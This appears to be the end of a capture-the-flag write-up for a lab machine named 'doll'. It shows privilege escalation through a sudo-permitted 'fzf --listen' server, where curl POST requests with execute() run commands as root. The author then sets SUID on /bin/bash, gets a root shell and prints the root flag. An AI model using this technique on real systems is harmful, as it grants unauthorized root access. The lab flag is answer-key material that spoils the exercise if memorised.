
User bela may run the following commands on doll:
(ALL) NOPASSWD: /usr/bin/fzf --listen\=1337
```

(ALL) NOPASSWD: /usr/bin/fzf --listen\=1337

I didn't get any when I searched it on [gtfobins](https://gtfobins.github.io/)




I ran the command and saw this



```
sudo /usr/bin/fzf --listen\=1337
```

It seems to be doing file list but what I want is a shell

I then googled how to run command using fzf and got [this](https://man.archlinux.org/man/fzf.1.en)



Doing it works

```
linpeas.sh
> user.txt
2/2
>

belagdoll:~$ curl -X POST localhost:1337 -d 'execute(touch /tmp/pwned)'
belagdoll:~$ curl -X POST localhost:1337 -d 'execute(touch /tmp/pwned)'
belagdoll:~$ ls /tmp
pwned
systemd-private-9706d81d56ee473c9b49d7328909e6bf-systemd-logind.service-7gYCch
systemd-private-9706d81d56ee473c9b49d7328909e6bf-systemd-timesyncd.service-00I49i
belagdoll:~$ ls -al /tmp/pwned
-rw-r--r-- 1 root root 0 jul  8 12:05 /tmp/pwned
belagdoll:~$
```

Now I can set `/bin/bash` to suid and get root

```
belagdoll:~$ curl -X POST localhost:1337 -d 'execute(chmod +s /bin/bash)'
belagdoll:~$ ls -al /bin/bash
-rwsr-sr-x 1 root root 1234376 mar 27  2022 /bin/bash
belagdoll:~$ bash -p
bash-5.1# cd /root
bash-5.1# ls -al
total 32
drwx-----  4 root root 4096 abr 25 11:52 .
drwxr-xr-x 18 root root 4096 abr 25 10:29 ..
lrwxrwxrwx  1 root root   9 abr 25 10:34 .bash_history → /dev/null
-rw-r--r--  1 root root  613 abr 25 11:52 .bashrc
drwx-----  3 root root 4096 abr 25 10:52 .docker
-rw-r--r--  1 root root  299 abr 25 11:51 .fzf.bash
drwxr-xr-x  3 root root 4096 abr 25 10:47 .local
-rw-r--r--  1 root root  161 jul  9  2019 .profile
-rw-----  1 root root   19 abr 25 10:50 root.txt
bash-5.1# cat root.txt
xwHTSMZljFuJERHmMV
bash-5.1#
```

What I have learnt:

- Enumerating docker registry
- Taking advantage of sudo permission

#docker

#registry

#sudo